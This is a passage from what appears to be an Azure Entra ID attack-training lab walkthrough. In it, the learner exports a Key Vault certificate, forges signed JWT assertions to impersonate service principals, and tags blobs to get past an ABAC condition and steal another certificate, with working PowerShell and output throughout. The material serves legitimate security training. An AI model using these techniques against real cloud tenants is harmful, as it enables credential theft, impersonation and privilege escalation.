PS C:\AzAD\Tools> Get-AzRoleAssignment
RoleAssignmentName : 80c5f11d-4dc5-4b0a-9d91-ae2d107d7871
RoleAssignmentId   : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/G
ISAppVault/providers/Microsoft.Authorization/roleAssignments/80c5f11d-4dc
                     5-4b0a-9d91-ae2d107d7871
Scope              : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/G
ISAppVault
DisplayName        :
SignInName         :
RoleDefinitionName : Key Vault Certificates Exporter
RoleDefinitionId   : 3b147ff0-364c-4200-b7d5-51c0ce905519
ObjectId           : 867b9a67-9d25-47ed-bf38-871a1f68a534
ObjectType         : Unknown
CanDelegate        : False
```

Using an ARM API call, we can get exact actions allowed:

PowerShell code snippet to enumerate the Azure RBAC permissions assigned to the current user on the Key Vault using REST API

```
$KeyVault = Get-AzKeyVault
$SubscriptionID = (Get-AzSubscription).Id
$ResourceGroupName = $KeyVault.ResourceGroupName
$KeyVaultName = $KeyVault.VaultName
$URI =
"https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$R
esourceGroupName/providers/Microsoft.KeyVault/vaults/$KeyVaultName/providers/
Microsoft.Authorization/permissions?api-version=2022-04-01"
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $Access_Token"
    }
```

```
}
$Permissions = (Invoke-RestMethod @RequestParams).value
$Permissions | fl *
```

Output of the above code

```
actions        : {Microsoft.KeyVault/vaults/read}
notActions     : {}
dataActions    : {Microsoft.KeyVault/vaults/certificates/read,
Microsoft.KeyVault/vaults/secrets/getSecret/action}
notDataActions : {}
```

Sweet! The user Thomas has read permissions in Management Plane and read permissions on the certificate and secrets object in the Data Plane.

We now need to get an access token for the vault.azure.net. Let's use the below PowerShell code to request a vault token. Note that we are running this in the same PowerShell session that we used initially to get tokens and stored that in $tokens variable. Also note that although we are using the same ClientID as previously used, we can use any ClientID from FOCI (https://github.com/secureworks/family-of-client-ids-research/blob/main/known-foci-clients.csv)

PowerShell code snippet to request access token for Key Vault

```
$scope = 'https://vault.azure.net/.default'
$refresh_token = $tokens.refresh_token
$GrantType = 'refresh_token'

$body=@{
"client_id" = $ClientID
"scope" = $Scope
"refresh_token" = $refresh_token
"grant_type" = $GrantType
}

$KeyVaultAccessToken = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/common/oauth2/v2.0/token" -Body $body

$KeyVaultAccessToken
```

Output of the above code

```
[snip]
scope          : https://vault.azure.net/user_impersonation
https://vault.azure.net/.default
[snip]
access_token   : eyJ0eXA
refresh_token  : 0.AUoAQ
foci           : 1
```

Sweet! Let's use the key vault access token with ARM access token to connect to the target tenant:

```
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $accesstoken -
KeyVaultAccessToken $keyvaultaccesstoken.access_token -AccountId
ThomasLWright@oilcorporation.onmicrosoft.com

Account                                    SubscriptionName       TenantId
Environment
-------                                    ----------------       --------
-----------
ThomasLWright@oilcorporation.onmicrosoft.com Oilcorp-Subscription-1 d6bd5a42-
7c65-421c-ad23-a25a5d5fa57f AzureCloud
```

Once we authenticate using both the tokens, we can now extract the certificate private key from the Key Vault:

```
# Get name of the certificate
PS C:\AzAD\Tools> (Get-AzKeyVaultCertificate -VaultName GISAppvault).Name
GISAppCert

# Extract the certificate from the Key Vault Secret
PS C:\AzAD\Tools> $secret = Get-AzKeyVaultSecret -VaultName GISAppvault -Name
GISAppCert -AsPlainText


# Convert the value from Base64 encoded string
PS C:\AzAD\Tools> $secretByte = [Convert]::FromBase64String($secret)


# Write the certificate to a file and save the same to the disk
PS C:\AzAD\Tools>
[System.IO.File]::WriteAllBytes("C:\AzAD\Tools\GISAppcert.pfx", $secretByte)
```

We saved the certificate as cert.pfx in the C:\AzAD\Tools directory.

Learning Objective - 2

- Find out the application that uses the certificate extracted from GISAppVault key vault.
- Using the certificate, craft and sign a JWT assertion for GISApp and use it request access tokens.
- Enumerate the permissions that GISApp has on DataAnalyticsAppVault key vault.
- Abuse the custom role assigned to the GISApp on the DataAnalyticsAppVault to craft and sign a JWT assertion for DataAnalyticsApp and use it to request access tokens.
- Enumerate the resources that DataAnalyticsApp can access.

Solution

The first task is to check that which application uses the certificate that we extracted from the GISApVault key vault.

To find the thumbprint of the certificate that we saved on the disk we can use the below PowerShell code to load the certificate and save it to the variable clientCertificate.

```
PS C:\AzAD\Tools> $clientCertificate = New-Object
System.Security.Cryptography.X509Certificates.X509Certificate2 -ArgumentList
'C:\AzAD\Tools\GISAppcert.pfx'


$clientCertificate


Thumbprint                                Subject

----------                                -------

37DD8BBD5AD2375C1950DD2EF756FB7518802DD5  CN=GISApp
```

We can compare the certificate thumbprint value with the customKeyIdentifier from the KeyCredentials property of the Entra Applications that we enumerated in the Learning Objective 1.

It will help us to identify if we can leverage the current certificate to authenticate as any of the Applications. The certificate subject value also contains a name which matches the name of the GISApp Application. However, the subject name can be anything it may not even match with the Application name.

Below is the PowerShell command to find the Application details.

```
PS C:\AzAD\Tools> Import-Clixml C:\AzAD\Tools\OilCorpApplications.xml | Where
{$_.keyCredentials.customKeyIdentifier -eq $clientCertificate.Thumbprint}

DisplayName         : GISApp
AppId               : 2b7c28bd-def1-415a-b407-41627de6e8f1
CreatedDateTime     : 2023-04-24T10:40:51Z
```

```
ID                  : fbe14b5b-8ad7-4225-be1c-bb519d8d9582
keyCredentials      :
{@{customKeyIdentifier=37DD8BBD5AD2375C1950DD2EF756FB7518802DD5;
displayName=CN=GISApp; endDateTime=2024-04-24T10:32:24Z; key=;
                      keyId=bf62d9ec-20f3-4636-914f-7a9b9eb9cede;
startDateTime=2023-04-24T10:22:24Z; type=AsymmetricX509Cert; usage=Verify}}
passwordCredentials : {}
```

In the above output we can see that the certificate thumbprint matches with GISApp. It means that we can now authenticate as the GISApp using the certificate as the credentials.

But we will explore an alternative way that is to create our own JWT Assertion and sign it using certificate private key. Once we have the signed JWT Assertion we will use it to request access token for https://management.azure.com endpoint. It will allow us to impersonate GISApp Service Principal.

Below is the PowerShell code snippet used to craft JWT Assertion and sign it using the GISApp certificate private key and then request the access token using the signed JWT Assertion. This code is present as **New-AccessToken.ps1** in C:\AzAD\Tools directory of the student VM.

PowerShell code to craft JWT Assertion, sign and request access token using signed JWT Assertion - New-AccessToken.ps1

```
# Loading script to memory
PS C:\AzAD\Tools> . C:\AzAD\Tools\New-AccessToken.ps1

# Invoking the function New-AccessToken to request for token
PS C:\AzAD\Tools> New-AccessToken -clientCertificate $clientCertificate -
tenantID d6bd5a42-7c65-421c-ad23-a25a5d5fa57f -appID 2b7c28bd-def1-415a-b407-
41627de6e8f1 -scope 'https://management.azure.com/.default'
```

About the PowerShell code snippet

- The above PowerShell function that crafts the JWT Assertion with all the required details.
- Then it extracts the Private Key from the certificate and signs the JWT Assertion.
- It leveraged the signed JWT Assertion to request the access tokens for the endpoint specified.

Use the signed assertion to request an access token

So once our PowerShell function is created, we can now use it to request an access token for https://management.azure.com endpoint. We know that the function needs some inputs to generate the JWT Token.

1. CertificateThumbprint - We have already extracted the same from the Key Vault.
2. Application ID - We will specify the Application (client) Id of the GISApp. This can be identified from the above output where we compared the certificate thumbprint or it can be found the enumeration that we did for Azure AD Applications.
3. Tenant ID - We can extract the same using the command (Get-AzTenant).Id
4. Scope - We can specify https://management.azure.com endpoint

Use the below command to request access token for https://management.azure.com endpoint and using GISApp ID.

```
PS C:\AzAD\Tools> $GISAppMgmtToken = New-AccessToken -clientCertificate
$clientCertificate -tenantID d6bd5a42-7c65-421c-ad23-a25a5d5fa57f -appID
2b7c28bd-def1-415a-b407-41627de6e8f1 -scope
'https://management.azure.com/.default'
```

Let's use the Az PowerShell module to use the access token to connect to the target tenant as GISApp

```
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $GISAppMgmtToken -AccountId
2b7c28bd-def1-415a-b407-41627de6e8f1

[snip]

PS C:\AzAD\Tools> Get-AzResource
Name              : DataAnalyticsAppVault
ResourceGroupName : Exploration
ResourceType      : Microsoft.KeyVault/vaults
Location          : eastus
ResourceId                  :         /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/D
ataAnalyticsAppVault
Tags              :
```

So GISApp, has at least the Reader role on a key vault named DataAnalyticsAppVault. Let's enumerate the permissions by using the ARM API and see what the actions or data action permissions are assigned

```
$URI = 'https://management.azure.com/subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/D
ataAnalyticsAppVault/providers/Microsoft.Authorization/permissions?api-
version=2022-04-01'

$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $GISAppMgmtToken"    }
}

$Permissions = (Invoke-RestMethod @RequestParams).value

$Permissions | fl *
```

Output of the above code

```
actions        : {Microsoft.KeyVault/vaults/read,
Microsoft.KeyVault/vaults/keys/read}
notActions     : {}
dataActions    : {Microsoft.KeyVault/vaults/certificates/read,
Microsoft.KeyVault/vaults/keys/read,
Microsoft.KeyVault/vaults/keys/sign/action}
notDataActions : {}
```

GISApp has privileges to read the certificate and keys details from the DataAnalyticsAppVault. It also has permission to perform signing activity using the keys.

Let us request a new access token for key vault endpoint that will allow us to extract the certificate details. We will once again use New-AccessToken to request the access token. The only difference is, this time we will specify scope to 'https://vault.azure.net/.default'

```
PS C:\AzAD\Tools> $GISAppKeyVaultToken = New-AccessToken -clientCertificate
$clientCertificate -tenantID d6bd5a42-7c65-421c-ad23-a25a5d5fa57f -appID
2b7c28bd-def1-415a-b407-41627de6e8f1 -scope
'https://vault.azure.net/.default'
```

Now, use the below PowerShell code to extract the certificate details by using the REST API calls.

```
$URI = "https://dataanalyticsappvault.vault.azure.net/certificates?api-
version=7.4"

$RequestParams = @{
 Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $GISAppKeyVaultToken"
}
ContentType = "application/json"
}

$KVInfo = (Invoke-RestMethod @RequestParams).value
$KVInfo
```

Output of the above code

```
https://dataanalyticsappvault.vault.azure.net/certificates/DataAnalyticsAppCe
rt
```

We can see in the above output that we have managed to get the certificate object name.

Let's define a function that can fetch the certificate details

PowerShell code to fetch the Certificate details from the Key Vault

```
function Get-AKVCertificate($kvURI, $GISAppKeyVaultToken, $keyName) {
    $uri = "$($kvURI)/certificates?api-version=7.3"
    $httpResponse = Invoke-WebRequest -Uri $uri -Headers @{ 'Authorization' =
"Bearer $($GISAppKeyVaultToken)" }
    $certs    = $httpResponse.Content | ConvertFrom-Json
    $certUri  = $certs.Value | where {$_.id -like "*$($keyName)*"}
    Write-Output $certUri
    $httpResponse = Invoke-WebRequest -Uri "$($certUri.id)?api-version=7.3" -
Headers @{ 'Authorization' = "Bearer $($GISAppKeyVaultToken)" }
    return $httpResponse.Content | ConvertFrom-Json
}
```

We can see that the above function needs few inputs to fetch the Certificate using REST API.

1. Key Vault URL - We need to create the Key Vault URL based on the Key Vault Name. It will look something like https://{KeyVaultName}.vault.azure.com
2. Key Vault Access Token - We need to pass the Key Vault Access Token to extract the certificate details from the Key Vault.
3. Certificate Object Name - We need to pass the Certificate object name.

Let's use the above defined Get-AKVCertificate to fetch the Certificate details from the DataAnalyticsAppVault Key Vault

```
PS C:\AzAD\Tools> $AKVCertificate = Get-AKVCertificate -kvURI
'https://DataAnalyticsAppVault.vault.azure.net' -GISAppKeyVaultToken
$GISAppKeyVaultToken -keyName 'DataAnalyticsAppCert'

PS C:\AzAD\Tools> $AKVCertificate | fl *

id                                                                              :
https://dataanalyticsappvault.vault.azure.net/certificates/DataAnalyticsAppCe
rt
x5t        : q6xFz3zEX8jJax-ihve1h-RduMU
attributes      :      @{enabled=True;      nbf=1708336402;      exp=1866189802;
created=1708337094; updated=1708337094}
subject    :
[snip]
```

Based on the key vault name, we can infer that the certificate is used as certificate credential by DataAnalyticsApp.

Let's construct a new JWT token with the details extracted from certificate and sign it using the sign permissions.

We need to provide the below details to make sure that our commands execute correctly.

1. Certificate details - The details that we extracted in the above step and saved the values in the variable $AKVCertificate.
2. Application Id - We need to specify the DataAnalyticsApp Application Id in the variable $DataAnalyticsAppID. We have already found the same while enumerating Applications.
3. Tenant ID - Tenant ID of the Oil Corp tenant.
4. Key Vault Access Token - We need Key Vault access token to sign the assertion. The token was requested in the previous step and saved to $GISAppKeyVaultToken

Keep in mind the expiry of $GISAppKeyVaultToken in the below function execution.

Let's construct a new JWT token using the New-SignedJWT.ps1 script which is located in the C:\AzAD\Tools directory.

PowerShell code to construct JWT token and sign it using Key Vault operation - New-SignedJWT.ps1

```
# Loading the script to memory
PS C:\AzAD\Tools> . C:\AzAD\Tools\New-SignedJWT.ps1

# Executing the function to get the signed JWT
PS C:\AzAD\Tools> $signedJWT = New-SignedJWT
```

Once the new JWT is constructed, we can use it to request access token for ARM endpoint. We can use the below PowerShell code snippet to request the new access token.

```
$uri = "https://login.microsoftonline.com/d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f/oauth2/v2.0/token"
$headers  = @{'Content-Type' = 'application/x-www-form-urlencoded'}
$response = Invoke-RestMethod -Uri $uri -UseBasicParsing -Method POST -
Headers $headers -Body ([ordered]@{
    'client_id'             = $DataAnalyticsAppID
    'client_assertion'      = $signedJWT
    'client_assertion_type' = 'urn:ietf:params:oauth:client-assertion-
type:jwt-bearer'
    'scope'                 = 'https://management.azure.com/.default'
    'grant_type'            = 'client_credentials'
})

$DataAnalyticsAppToken = "$($response.access_token)"

$DataAnalyticsAppToken
```

Output of the above code

```
eyJ0eXAiOiJKV1QiLCJhbWk...
```

In the above output we can see that we managed to get an access token for DataAnalyticsApp. Let's use it to access the target tenant as the DataAnalyticsApp and enumerate accessible resources!

```
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $DataAnalyticsAppToken -
AccountId f23a808b-6a01-4fb2-bfd9-bdb3e8390421

Account                             SubscriptionName       TenantId
Environment
-------                             ----------------       --------
-----------
f23a808b-6a01-4fb2-bfd9-bdb3e8390421 Oilcorp-Subscription-1 d6bd5a42-7c65-
421c-ad23-a25a5d5fa57f AzureCloud
PS C:\AzAD\Tools> Get-AzResource
```

```
Name              : oildatastore
ResourceGroupName : Exploration
ResourceType      : Microsoft.Storage/storageAccounts
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.Storage/storageAc
counts/oildatastore
Tags              :
```

Let's get the permissions for DataAnalyticsApp on the storage account oildatastore:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment

RoleAssignmentName : 213084e2-90c9-4571-b631-d5e2fa6d6442
RoleAssignmentId   : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.Storage/storageAc
counts/oildatastore/providers/Microsoft.Authorization/roleAssignments/213084e
2-90c9-4571-b631-d5e2fa6d6442
Scope              : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.Storage/storageAc
counts/oildatastore
DisplayName        :
SignInName         :
RoleDefinitionName : Storage Blob Tag Modifier
RoleDefinitionId   : 8e70823c-af2b-4542-a606-6769c6a39b38
ObjectId           : 5585459d-e031-42d6-a529-fee3a59a1f85
ObjectType         : ServicePrincipal
CanDelegate        : False
Description        :
ConditionVersion   : 2.0
Condition          :
((!(ActionMatches{'Microsoft.Storage/storageAccounts/blobServices/containers/
blobs/read'} AND NOT SubOperationMatches{'Blob.List'})) OR
(@Resource[Microsoft.Storage/storageAccounts/blobServices/containers/blobs/ta
gs:Department<$key_case_sensitive$>] StringEquals 'Geology'))
```

Let's use ARM API to enumerate the exact actions:

```
$URI = 'https://management.azure.com/subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.Storage/storageAc
counts/oildatastore/providers/Microsoft.Authorization/permissions?api-
version=2022-04-01'

$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $DataAnalyticsAppToken"    }
}
$DataAnalyticsPermissions = (Invoke-RestMethod @RequestParams).value

$DataAnalyticsPermissions | fl *
```

Output of the above code

```
actions       : {Microsoft.Authorization/roleAssignments/read,
Microsoft.Storage/storageAccounts/read,
Microsoft.Storage/storageAccounts/blobServices/containers/read}

notActions    : {}

dataActions   :
{Microsoft.Storage/storageAccounts/blobServices/containers/blobs/read,
Microsoft.Storage/storageAccounts/blobServices/containers/blobs/tags/write}
```

In the above output we can see that in addition to the Reader role, DataAnalyticApp service principal has privileges to read blobs and modify the Tags on storage blob of oildatastore storage account.

Learning Objective - 3

- Enumerate attribute-based access control on a storage account using DataAnalyticsApp.
- Extract secrets for a service principal from a storage account after abusing ABAC.
- Enumerate the Entra ID roles, Azure roles and application permissions assigned to the service principal GeologyApp.

Solution

Enumerate ABAC

In the previous Learning Objective, we got the below output for permissions for DataAnalyticsApp on the storage account oildatastore:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment

[snip]
Condition          :
((!(ActionMatches{'Microsoft.Storage/storageAccounts/blobServices/containers/
blobs/read'} AND NOT SubOperationMatches{'Blob.List'})) OR
(@Resource[Microsoft.Storage/storageAccounts/blobServices/containers/blobs/ta
gs:Department<$key_case_sensitive$>] StringEquals 'Geology'))
```

The permission to read blobs has a condition. It means that permissions are assigned using Attribute-Based Access Control (ABAC). If we read the value configured in Condition property, we can see that if a blob contains the 'Department' as the Key and 'Geology' as the value in the tag it will allow us to read the blobs.

We need to request an access token as DataAnalyticsApp for https://storage.azure.com endpoint by using the previously crafted JWT. Use the below command in the same PowerShell session where we created a JWT. Please keep in mind the expiry of $signedJWT

Request Access token for Storage endpoint using the signed JWT Assertion

```
$uri = "https://login.microsoftonline.com/d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f/oauth2/v2.0/token"
$headers  = @{'Content-Type' = 'application/x-www-form-urlencoded'}
$response = Invoke-RestMethod -Uri $uri -UseBasicParsing -Method POST -
Headers $headers -Body ([ordered]@{
    'client_id'             = $DataAnalyticsAppID
    'client_assertion'      = $signedJWT
    'client_assertion_type' = 'urn:ietf:params:oauth:client-assertion-
type:jwt-bearer'
    'scope'                 = 'https://storage.azure.com/.default'
    'grant_type'            = 'client_credentials'
})

$DataAnalyticsAppStorageToken = "$($response.access_token)"

$DataAnalyticsAppStorageToken
```

Output of the above

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSU……..HrCT40g
```

Let' use the access token for storage to enumerate the containers present in the oildatastore storage account.

```
# Get the list of files present in the storage account.
$URL = "https://oildatastore.blob.core.windows.net/?comp=list"
$Params = @{
    "URI"     = $URL
    "Method"  = "GET"
    "Headers" = @{
    "Content-Type"  = "application/json"
    "Authorization" = "Bearer $DataAnalyticsAppStorageToken"
    "x-ms-version" = "2017-11-09"
    "accept-encoding" = "gzip, deflate"
    }
}
$Result = Invoke-RestMethod @Params -UseBasicParsing
$Result
```

Output of the above code

```
<?xml version="1.0" encoding="utf-8"?><EnumerationResults
ServiceEndpoint="https://oildatastore.blob.core.windows.net/"><Containers><Co
ntainer><Name>certificates</Name><Properties><Last-Modified>Mon, 24 Apr 2023
10:53:17 GMT</Last-
Modified><Etag>"0x8DB44B21C318A5A"</Etag><LeaseStatus>unlocked</LeaseStatus><
LeaseState>available</LeaseState><HasImmutabilityPolicy>false</HasImmutabilit
yPolicy><HasLegalHold>false</HasLegalHold></Properties></Container></Containe
rs><NextMarker /></EnumerationResults>
```

The above output is in XML format. If we read the output carefully, we can see that there is a container named 'certificates'.

So now we can use the container name and enumerate the files that are present in the container again using REST API. We will use the same code as above and the only difference is in the $URL parameter.

```
$URL =
"https://oildatastore.blob.core.windows.net/certificates?restype=container&co
mp=list"

$Params = @{
    "URI"     = $URL
    "Method"  = "GET"
    "Headers" = @{
    "Content-Type"  = "application/json"
    "Authorization" = "Bearer $DataAnalyticsAppStorageToken"
```

```
    "x-ms-version" = "2017-11-09"
    "accept-encoding" = "gzip, deflate"
    }
}

$XML=Invoke-RestMethod @Params -UseBasicParsing

#Remove BOM characters and list Blob names

$XML.TrimStart([char]0xEF,[char]0xBB,[char]0xBF) | Select-Xml -XPath "//Name"
| foreach {$_.node.InnerXML}
```

Output of the above code

```
CertAttachmentX.txt
CertAttachment0.txt
CertAttachment1.txt
CertAttachment10.txt
CertAttachment100.txt
```

In the above output we can see that the Name tag contains the file names that are present in the Certificates container. Read CertAttachmentX.txt (where X is your student ID) file using REST API. Once again, pay attention to the $URL variable

```
$URL =
"https://oildatastore.blob.core.windows.net/certificates/CertAttachmentX.txt"

$Params = @{
    "URI"     = $URL
    "Method"  = "GET"
    "Headers" = @{
    "Content-Type"  = "application/json"
    "Authorization" = "Bearer $DataAnalyticsAppStorageToken"
    "x-ms-version" = "2017-11-09"
    "accept-encoding" = "gzip, deflate"
    }
}

Invoke-RestMethod @Params -UseBasicParsing
```

Output of the above code

```
Invoke-RestMethod : AuthorizationPermissionMismatchThis request is not
authorized to perform this operation using this permission.
[snip]
```

In the above output we can see that we got a 'AuthorizationPermissionMismatch' error when trying to read the content of the CertAttachmentX.txt file because of the ABAC based role assignment.

Add tags to satisfy ABAC Condition

We need to add blob index tags to the file to satisfy the condition. We need to add the Key value as Department and Value as Geology. Below is the PowerShell code snippet to add the tags.

```
$URL =
"https://oildatastore.blob.core.windows.net/certificates/CertAttachmentX.txt?
comp=tags"

$Params = @{
    "URI"     = $URL
    "Method"  = "PUT"
    "Headers" = @{
    "Content-Type"  = "application/xml; charset=UTF-8"
    "Authorization" = "Bearer $DataAnalyticsAppStorageToken"
    "x-ms-version" = "2020-04-08"
    }
}

$Body = @"
<?xml version="1.0" encoding="utf-8"?>
<Tags>
    <TagSet>
        <Tag>
            <Key>Department</Key>
            <Value>Geology</Value>
        </Tag>
    </TagSet>
</Tags>
"@
Invoke-RestMethod @Params -UseBasicParsing -Body $Body
```

Read the Blob Content

Once the tags are added we can now again try to read the content of the file using the REST API.

```
$URL =
"https://oildatastore.blob.core.windows.net/certificates/CertAttachmentX.txt"

$Params = @{
    "URI"     = $URL
    "Method"  = "GET"
    "Headers" = @{
    "Content-Type"  = "application/json"
    "Authorization" = "Bearer $DataAnalyticsAppStorageToken"
    "x-ms-version" = "2017-11-09"
    "accept-encoding" = "gzip, deflate"
    }
}
$Cert = Invoke-RestMethod @Params -UseBasicParsing
```

```
$Cert
```

Output of the above code

```
MIIKQAIBAzCCCfwGCSqGSIb3DQEHAaCC……CCBP
```

In the above output we can see that we managed to retrieve the file contains that looks like a base64 encoded certificate. Let's decode the certificate and write the content to the disk.

```
PS C:\AzAD\Tools> # Convert the value from base64 encoded string.
PS C:\AzAD\Tools> $secretByte = [Convert]::FromBase64String($Cert)
PS C:\AzAD\Tools> # Write to a file
PS C:\AzAD\Tools> [System.IO.File]::WriteAllBytes("C:\AzAD\Tools\spcert.pfx",
$secretByte)
```

We can now compare the certificate thumbprint with the customKeyIdentifier from the KeyCredentials property of the Applications that we enumerated earlier for the target tenant.

```
PS C:\AzAD\Tools> $spCertificate = New-Object
System.Security.Cryptography.X509Certificates.X509Certificate2 -ArgumentList
'C:\AzAD\Tools\spcert.pfx'

PS C:\AzAD\Tools> Import-Clixml C:\AzAD\Tools\OilCorpApplications.xml | Where
{$_.keyCredentials.customKeyIdentifier -eq $spCertificate.Thumbprint}

DisplayName         : GeologyApp
AppId               : b1d10eb3-d631-499f-8197-f13de675904c
CreatedDateTime     : 2023-04-24T11:01:56Z
ID                  : 6c9ce729-6582-4cb1-a48e-e8a0d1d48bbd
keyCredentials      :
{@{customKeyIdentifier=58D9D716FE6EA8CD5ADEADCD2F51F629F467F106;
displayName=CN=GeologyApp; endDateTime=2029-02-19T10:44:10Z; key=;
                      keyId=113fe4b7-85eb-4fb1-8815-3c0797f9f698;
startDateTime=2024-02-19T10:34:10Z; type=AsymmetricX509Cert; usage=Verify}}
passwordCredentials : {@{customKeyIdentifier=; displayName=test;
endDateTime=2024-08-05T14:06:33.893Z; hint=BlF; keyId=0be504cd-3233-4383-
a970-aa50c6156020; secretText=; startDateTime=2024-02-07T14:06:33.893Z}}
```

In the above output we can see that the certificate thumbprint matches with the GeologyApp.

Enumerate role assignments for the GeologyApp

Let's try to connect to the OilCorp tenant as GeologyApp using the certificate.

```
PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -ApplicationId
b1d10eb3-d631-499f-8197-f13de675904c -Tenant d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f -CertificatePath C:\AzAD\Tools\spcert.pfx

Account                              SubscriptionName TenantId
Environment
-------                              ---------------- --------
-----------
b1d10eb3-d631-499f-8197-f13de675904c                  d6bd5a42-7c65-421c-
ad23-a25a5d5fa57f AzureCloud
```

Note that the 'SubscriptionName' field is not populated that means that the service principal may not have access to any Azure resource.

Let's check for role assignments in Entra ID using the Mg module. First we need to find out the Object ID for GeologyApp service principal.

```
PS C:\AzAD\Tools> [X509Certificate]$GeologyAppCertificate = Get-
PfxCertificate -FilePath C:\AzAD\Tools\spcert.pfx
PS C:\AzAD\Tools> Connect-MgGraph -Certificate $GeologyAppCertificate -
ClientId b1d10eb3-d631-499f-8197-f13de675904c -TenantId d6bd5a42-7c65-421c-
ad23-a25a5d5fa57f
Welcome to Microsoft Graph!
[snip]

PS C:\AzAD\Tools> Get-MgServicePrincipal -Filter "DisplayName eq
'GeologyApp'"

DisplayName Id                                   AppId
SignInAudience ServicePrincipalType
----------- --                                   -----
-------------- --------------------
GeologyApp  cddece96-16c9-4c93-9c9d-97c96f98be1d b1d10eb3-d631-499f-8197-
f13de675904c AzureADMyOrg   Application
```

Now, let's find out the Entra ID roles assigned to the service principal:

```
PS C:\AzAD\Tools> Get-MgRoleManagementDirectoryRoleAssignment -Filter
"principalId eq 'cddece96-16c9-4c93-9c9d-97c96f98be1d'" | ForEach-Object {
    $roleDef = Get-MgRoleManagementDirectoryRoleDefinition -
UnifiedRoleDefinitionId $_.RoleDefinitionId
    [PSCustomObject]@{
        RoleDisplayName = $roleDef.DisplayName
        RoleId = $roleDef.Id
        DirectoryScopeId = $_.DirectoryScopeId
    }
} | Select-Object RoleDisplayName, RoleId, DirectoryScopeId | fl

RoleDisplayName  : Directory Readers
RoleId           : 88d8e3e3-8f55-4a1e-953a-9b9898b8876b
DirectoryScopeId : /

RoleDisplayName  : Helpdesk Administrator
RoleId           : 729827e3-9c14-49f7-bb1b-9608f156bbb8
DirectoryScopeId : /administrativeUnits/b14fcc2e-7a5a-4935-b4a5-835fd8018efe

RoleDisplayName  : Authentication Administrator
RoleId           : c4e39bd9-1100-46d3-8c65-fb160da0071f
DirectoryScopeId : /administrativeUnits/8355e587-6e2a-4e4c-8ebd-438e37576486

RoleDisplayName  : Application Administrator
RoleId           : 9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
DirectoryScopeId : /da53a80e-cb86-4158-96e1-7b19f7fec496
```

In the above output we can see that the service principal GeologyApp has multiple role assignments on different scopes. We will keep coming back to this.

Note that applications in Azure can also have API permissions or App Role Assignments. Let's enumerate app role assignments for GeologyApp.

```
PS C:\AzAD\Tools> Get-MgServicePrincipalAppRoleAssignment -ServicePrincipalId
cddece96-16c9-4c93-9c9d-97c96f98be1d | fl

AppRoleId            : 246dd0d5-5bd0-4def-940b-0421030a5b68
CreatedDateTime      : 06-09-2023 13:14:03
DeletedDateTime      :
Id                   : ls7ezckWk0ycnZfJb5i-HekKjoAqJ0xJgXCelJFpGDc
PrincipalDisplayName : GeologyApp
PrincipalId          : cddece96-16c9-4c93-9c9d-97c96f98be1d
PrincipalType        : ServicePrincipal
ResourceDisplayName  : Microsoft Graph
ResourceId           : 07bfb37f-95a1-426f-a91d-6b0526f2f8cd
```

The GeologyApp has a role assignment on 'Microsoft Graph'. Let's resolve the AppRoleId to Value using well known appID of Microsoft Graph:

```
PS C:\AzAD\Tools> (Get-MgServicePrincipal -Filter "appId eq '00000003-0000-
0000-c000-000000000000'").AppRoles | ? {$_.id -eq '246dd0d5-5bd0-4def-940b-
0421030a5b68' } | fl

AllowedMemberTypes   : {Application}
Description          : Allows the app to read all your organization's
policies without a signed in user.
DisplayName          : Read your organization's policies
Id                   : 246dd0d5-5bd0-4def-940b-0421030a5b68
IsEnabled            : True
Origin               : Application
Value                : Policy.Read.All
AdditionalProperties : {}
```

So the GeologyApp has 'Policy.Read.All' application permissions. This allows us to read configuration settings in the current tenant such as Cross Tenant Sync settings, Authentication Methods, Conditional Access Policies etc.

Learning Objective - 4

- Abuse the roles and permissions assigned to GeologyApp to:
  - Reset password of StorageMapper**X**.
  - Add client secret to ExpStorageAppSP
- Enumerate the roles assigned to ExpStorageAppSP and abuse that to modify group membership of the StorageAccess group.
- Enumerate the permissions that the StorageAccess group has on Azure resources.
- Enumerate the conditional access policies using GeologyApp.

Evade MFA enforced by a CAP and access a storage account using membership of the StorageAccess group.

Solution

Let's find out members of the administrative unit where GeologyApp has HelpDesk Administror role. We continue to use the certificate of GeologyApp.

```
PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnitMember -
AdministrativeUnitId b14fcc2e-7a5a-4935-b4a5-835fd8018efe -All | select Id,
@{Name='userPrincipalName';Expression={$_.AdditionalProperties.userPrincipalN
ame}} | fl

Id                : fa551472-3bce-4cb0-bc86-4571415d9a51
userPrincipalName : StorageMapperX@oilcorporation.onmicrosoft.com

Id                : f0868f47-f7e2-4431-8457-10004acf1a89
userPrincipalName : StorageMapper2@oilcorporation.onmicrosoft.com
[snip]
```

